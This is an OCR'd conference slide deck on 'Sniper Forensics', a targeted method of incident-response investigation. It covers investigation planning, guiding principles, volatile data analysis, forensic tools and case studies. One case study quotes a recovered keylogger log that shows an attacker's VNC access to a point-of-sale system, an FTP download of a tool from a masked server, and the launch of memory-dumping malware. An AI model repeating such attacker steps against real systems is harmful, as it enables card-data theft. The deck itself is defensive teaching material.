Sniper Forensics

“One Shot, One Kill”

Christopher E. Pogue - Trustwave

Thank You Dan Christensen!

http://dcdrawings.blogspot.com/

Who Am I?

- Senior Security Consultant for the Trustwave SpiderLabs
- Master's degree in Information Security
- Author of "Unix and Linux Forensic Analysis" by Syngress
- Author of the blog, "The Digital Standard"
- Board of Governors for the HTCIA
- Member of the USSS Miami Electronic Crimes Task Force
- Speaker @ SANS "What Works in Incident Response" '09 and '10, The Computer Forensics Show '09 and '10, Direct Response Forum, SecTor '09 and '10, USSS ECTF - Miami Conference, The Next HOPE, BSIDESLV, and most recently, DEF CON 18.
- Former US Army Signal Corps Warrant Officer
- Former CERT team member – SEI at CMU


Agenda

- What is Shotgun Forensics?
- What is Sniper Forensics?
- Guiding Principles
- Create an Investigation Plan
- Data Reduction
- Volatile Data Gathering and Analysis
- Data Correlation
- Tools
- Case Studies
- Bring it All Together
- Conclusion

Shotgun Forensics

The process of taking a haphazard, unguided approach to forensic investigations:


- "Old school"
- Image everything
- Reliance on tools – autopilot
- Pull the plug



Sniper Forensics

The process of taking a targeted, deliberate approach to forensic investigations:

- Create an investigation plan
- Apply sound logic
  - Locard
  - Occam
  - Alexiou
- Extract what needs to be extracted, nothing more
- Allow the data to provide the answers
- Report on what was done
- Answer the questions



Three Round Shot Group

Infiltration

- How did the bad guy(s) get onto the system(s)

Aggregation

- What did they do
  - What did they steal

Exfiltration

- How did they get off the system
  - How did they get stolen data off the system

* This is commonly referred to as the “Breach Triad” – term credited to Colin Sheppard, Incident Response Director, SpiderLabs.

What Others are Saying

Q: How important do you think it is to have a clear plan of attack for a forensic investigation?

A: "I'd suggest that its paramount…whether you develop the plan from scratch or start with documented processes. If you have a plan and miss something, you can determine what you missed; without a plan, you can't do that."

Harlan Carvey, VP of Advanced Security Projects, Terremark/Author

"Having an investigative plan is critical. Such a plan should describe what you're looking for, how you'll know when you've found it, and when to stop. Without it, an investigation can become mired or unfocused."

Jesse Kornblum, Senior Forensic Scientist, Mantech

What Others are Saying (cont.)

“You cannot just cross your fingers and magically hope you will find the evil you are looking for. You have to know what you are looking for. Finding evil requires you to know what you need to prove and then use a combination of scientific analysis and proven techniques to find it.”

Rob Lee, Principle Consultant, Mandiant/SANS

“Having a clear plan of attack for a forensic investigation is absolutely paramount. This is especially true when operating in environments when a forensic team may not be necessarily welcome. A clear plan of attack allows the investigator to conduct their investigation in a efficient and deliberate manner.”

Auston Davis, Senior Manager, Global Cyber-Threat Response, Symantec/OSI Officer, USAF

Guiding Principles

- **Locard's Exchange Principle**
- **Occam's Razor**
- **The Alexiou Principle**

Locard's Exchange Principle

- **Established by Edmund Locard (1877-1966)**
- **Regarded as the father of modern forensics**
- **Uses deductive reasoning**
  - All good forensic investigators are bald
  - Harlan Carvey is bald
  - (Therefore) Harlan Carvey is a good forensic investigator.

Edmund Locard

Occam's Razor

- **Establish by William of Occam**
  - 13th century Franciscan Friar
  - Major contributor to medieval thought
  - Student of Aristotelian logic
- **The simplest answer is usually right**
  - The modern KISS principle
    - "Keep It Simple Stupid"
  - Don't speculate
  - Let the data be the data

William of Occam

The Alexiou Principle

Documented by Mike Alexiou, VP, Engagement Services Terremark

- What question are you trying to answer?
- What data do you need to answer that question?
- How do you extract/analyze that data?
- What does the data tell you?

Create an Investigation Plan

What are your goals?

- Write them down
  - Clear, concise, obtainable
    - If they are not CLEAR and CONCISE, you need to make them that way
- Success indicators
  - What will it look like when you find what you are looking for
  - Don't blow this off, REALLY think about this
- Make sure you are on the same page with the client
  - Define and deliver
  - Give them what you told them you were going to give them

Plan the work and work the plan


- Answer the questions you ask yourself
- Show your work
- If an answer cannot be found, provide the negative evidence

Create an Investigation Plan

This is THE MOST important phase of the investigation process.

(If you blow this, the entire case will be in jeopardy...Seriously)

- You CANNOT be asked to “find the bad guy stuff” and walk away! There is no way to qualify or quantify that kind of statement!



Data Reduction

- **Determine what is “normal”**
- **Eliminate “normal” from your view**
- **What’s left over is abnormal**
- **Provides good ole fashioned “leads”**
- **Document what you did, why you did it, and the results**
- **Answer the new questions**

Volatile Data Gathering

Critical to the investigation

- Likely your only chance to review the live system
  - Attackers may still be present
  - Malware is running in its original state
  - THIS is the crime scene
- Gather as much as you can
  - Use “trusted” tools
  - No such thing a “court approved”
  - Know your footprint, and be able to account for it
- Review during image acquisition
  - Major developments in minutes
  - Customer is good source of intel
  - Feeds back into the investigation plan

Volatile Data Analysis

What is the suspect system “supposed” to be doing

- Primary function of system
- Define what “normal” looks like
- Use the customer’s knowledge of their own system

What does it look like it’s doing

- Running Processes
  - What is running
  - From where
  - Why
- Network connections
  - What connections are being made
  - To where
  - Why

Volatile Data Analysis (cont.)

Event Logs (if you are lucky enough to have them)

- Who is logged in
- What have they done
- From where
- Know your event log numbers (or at least know where to read about them)

Registry

- GOLD MINE – Basically a huge, detailed, log file
- What has each user been doing (ntuser.dat)
  - How
  - From where (know which keys record this data)
  - LastWrite times
- Can be extracted from a live system
- Parsed with RegRipper/RipXP

Volatile Data Analysis (cont.)

Restore Points (Shadow Copy Volumes)

- Record major changes to the system or chronological
- Can be parsed to show when things took place
  - Malware was not present yesterday, but is there today
  - System was “updated” – something was installed
  - Registry changes are included (THIS IS HUGE)
    - Can be parsed with RipXP

System Information

- Operating System
- Patch level
- Auditing policies
- Password policies

Volatile Data Analysis (cont.)

RAM

- Another GOLD MINE
- Encryption keys
- Running processes
  - Open handles
  - Mutexes
    - Garble
    - Least frequency of occurrence
  - Dlls being used
  - Network connections
  - Binaries have to be unpacked to run
  - Strings
    - Usernames and passwords
    - Regexes
    - Luhn checks

Data Correlation

Multiple sources build context and confidence

- Various log files (Dr. Watson, Evt, firewall logs, etc)
- Data from restore points (Shadow Volume Copies)
- Registry (System, Software, NTUSER.dat)

KNOW what you are looking for, and what question you are trying to answer – the data will do the rest! All you have to do it bring it all together!

Timeline Analysis

- **Can help provide a window into activity on a specific date**
- **Can provide information about a specific file**
- **Even deleted files will leave residual timeline fragments**

Include:

- File system data
- Registry
- Log files

This a relatively new technique, and you can get a LOT of use out of a tool named, “Log2Timeline” by Kristinn Gudjonsson - http://www.log2timeline.net/

Tools

- Perl
- Python
- Regular Expressions
- Sed, Awk, Cut
- The Sleuth Kit
- Log2Timeline
- Handle
- Autoruns
- Process Explorer
- Auditpol
- SigCheck
- Tlist
- ListDlls
- DumpEl
- Highlighter
- Red Curtain
- Miss Identify
- MDD
- Fastdump Pro
- Volatility
- RegRipper
- RipXP
- Memoryze
- FlyPaper
- RegScan
- SR
- Uassist_lv
- Pclip
- Fport
- TcpVcon
- TextPad
- Strings
- HexWorkshop
- MD5Deep
- SSDeep
- F-Response

Case Studies

All Your Registry Entries Are Belong to Us!

- Binary wiped with sDelete
- Residual evidence of execution left in registry
- LastWriteTime confirmed time of last execution
- Dates matched entries in Firewall Logs!

Timeline Says U R p0wn3d

- Timeline shows nefarious activity
- Quickly identified malware, dump file, and method of exfiltration
- Multiple breaches – All visible in the timeline!

Don't Count Your Keylogger B4 It's Hatched…wait…what???

- Identified keylogger output file from timeline
- Outfile contained IP address, as well as malawre
- TIP: DON'T start your keylogger if you still have tools to download!

All Your Registry Entries and Belong to Us!

LastWrite Time Thu Mar 4 09:18:13 2010 (UTC)

MRUList = a

a -> C:\WINDOWS\system32\ENT.exe

LastWrite Time Thu Mar 4 09:18:13 2010 (UTC)

MRUList = a

a -> C:\WINDOWS\system32\10.193.nbscan.csv

listsoft v.20080324

List the contents of the Software key in the NTUSER.DAT hive file, in order by LastWrite time.

Thu Mar 4 09:27:49 2010Z ENT2

Thu Mar 4 09:18:53 2010Z Far

All Your Registry Entries and Belong to Us!

```
LastWrite Time Thu Mar  4 09:18:53 2010 (UTC)

        Software\Far\PluginsCache
        Software\Far\PluginsCache
        LastWrite Time Thu Mar  4 09:18:46 2010 (UTC)
                Software\Far\PluginsCache\Plugin0
                Software\Far\PluginsCache\Plugin0
                LastWrite Time Thu Mar  4 09:18:46 2010 (UTC)
                        Software\Far\PluginsCache\Plugin0\Exports
                        Software\Far\PluginsCache\Plugin0\Exports
                        LastWrite Time Thu Mar  4 09:18:46 2010 (UTC)
                        SetFindList -> 0
                        OpenPlugin -> 1
                        ProcessEditorEvent -> 0
                        ProcessEditorInput -> 0
                        OpenFilePlugin -> 0
                        ProcessViewerEvent -> 0
                        SysID -> 0
                CommandPrefix -> ftp
                ID -> 21000afa9e205afac4494
                Flags -> 0
                PluginMenuString0 -> FTP client
                Preload -> 0
                PluginConfigString0 -> FTP client
                DiskMenuNumber0 -> 2
                DiskMenuString0 -> FTP
                Name -> C:\WINDOWS\system32\dver\Plugins\FTP\FARFTP.DLL
        Software\Far\SavedDialogHistory
        Software\Far\SavedDialogHistory
        LastWrite Time Thu Mar  4 09:18:53 2010 (UTC)
                Software\Far\SavedDialogHistory\Copy
                Software\Far\SavedDialogHistory\Copy
                LastWrite Time Thu Mar  4 09:28:16 2010 (UTC)
                Line1 -> C:\WINDOWS\system32\dver
                Line0 -> C:\WINDOWS\system32\
```

Timeline Says U R p0wn3d

Tue Mar 23 2010 03:41:47,14194,mac.,r/rrwxrwxrwx,0,0,50532-128-4,'C:/'/WINDOWS/Prefetch/FTP.EXE-06C55CF9.pf

Tue Mar 23 2010 03:42:18,264704,m...,r/rrwxrwxrwx,0,0,35378-128-3,'C:/'/WINDOWS/system32/b.exe

Tue Mar 23 2010 03:42:18,264704,m...,r/rrwxrwxrwx,0,0,35382-128-3,'C:/'/WINDOWS/system32/ssms.exe

Tue Mar 23 2010 03:42:31,264704,...b,r/rrwxrwxrwx,0,0,35378-128-3,'C:/'/WINDOWS/system32/b.exe

Tue Mar 23 2010 03:42:31,11796,...b,r/rrwxrwxrwx,0,0,35381-128-4,'C:/'/WINDOWS/Prefetch/BAND1.EXE-05391BAA.pf

Tue Mar 23 2010 03:42:36,264704,...b,r/rrwxrwxrwx,0,0,35382-128-3,'C:/'/WINDOWS/system32/ssms.exe

Tue Mar 23 2010 03:42:36,54046,...b,r/rrwxrwxrwx,0,0,35383-128-4,'C:/'/WINDOWS/Prefetch/B.EXE-2FBDED0A.pf

Tue Mar 23 2010 03:42:38,10878,...b,r/rrwxrwxrwx,0,0,35413-128-4,'C:/'/WINDOWS/Prefetch/SSMS.EXE-25BDC5E5.pf

Tue Mar 23 2010 03:42:46,11796,mac.,r/rrwxrwxrwx,0,0,35381-128-4,'C:/'/WINDOWS/Prefetch/BAND1.EXE-05391BAA.pf

Tue Mar 23 2010 03:43:15,92160,...b,r/rrwxrwxrwx,0,0,35414-128-3,'C:/'/WINDOWS/bupl.dll

Tue Mar 23 2010 03:43:16,92160,m.c.,r/rrwxrwxrwx,0,0,35414-128-3,'C:/'/WINDOWS/bupl.dll

Tue Mar 23 2010 03:43:16,56,...b,d/drwxrwxrwx,0,0,35421-144-5,'C:/'/WINDOWS/system32/drivers/blogs

Tue Mar 23 2010 03:43:38,20315,...b,r/rrwxrwxrwx,0,0,35422-128-4,'C:/'/WINDOWS/system32/drivers/blogs/23_03_2010.html

Don't Count Your Keylogger B4 It's Hatched…wait…what???

UltraVNC Win32 Viewer 1.0.1 Release ← Attacker using UltraVNC to access POS system

VNC Authentication support Enter 1pos (192.168.108.101) cmd Enter
ftp X0.X.X.218 ← Attacker initiating FTP session with his server
(username and password not available since the commands would have been issued on the remote system and not logged locally)

Enter Enter Enter hash Enter bin Enter mget band1.exe ← Attacker downloading additional tool

Bye ← Attacker terminating FTP session
Enter band1.exe ← Attacker initiating binary

Enter del band1.exe ← Attacker deleting binary

DDCDSRV1 7.3.447 –HACKMEBANK← Attacker accesses Digital Dining

Enter ioi.exe <- Attacker launching Memory Dumping Malware

Bring it all together

What was your goal

- Restate your objectives
  - "The goal of this investigation was to determine BLAH..."
- Conclusions should support objectives
  - "It was determined that BLAH took place..."
- Clear, concise, direct
  - Know your audience
    - C-Staff / technical / small business owner
    - Write to your audience
    - "Leave your ego at the door"
  - No fluff
    - Say what you need to say and move on...DO NOT be verbose
  - No erroneous information
    - Deliver what you were brought in to deliver

Bring it all together (cont.)

What data provided answers

- Here is where to be specific
  - Should be repeatable by anyone
  - State exactly what you did and why
  - Avoid “lameness”

What were the answers

- How do they support the goals
- Sound conclusions are indisputable
- You are the expert (So act like it!)

Conclusion

- **Develop an analysis plan**
- **Apply sound logic**
- **Use data reduction**
- **Identify anomalies**
- **Generate a conclusion based on:**
  - Customer objectives
  - Guiding principles
  - Data analysis
- **Let the DATA guide your theory…NEVER force the data into your theory!**

Trustwave®

SpiderLabs℠

Questions?

cepogue@trustwave.com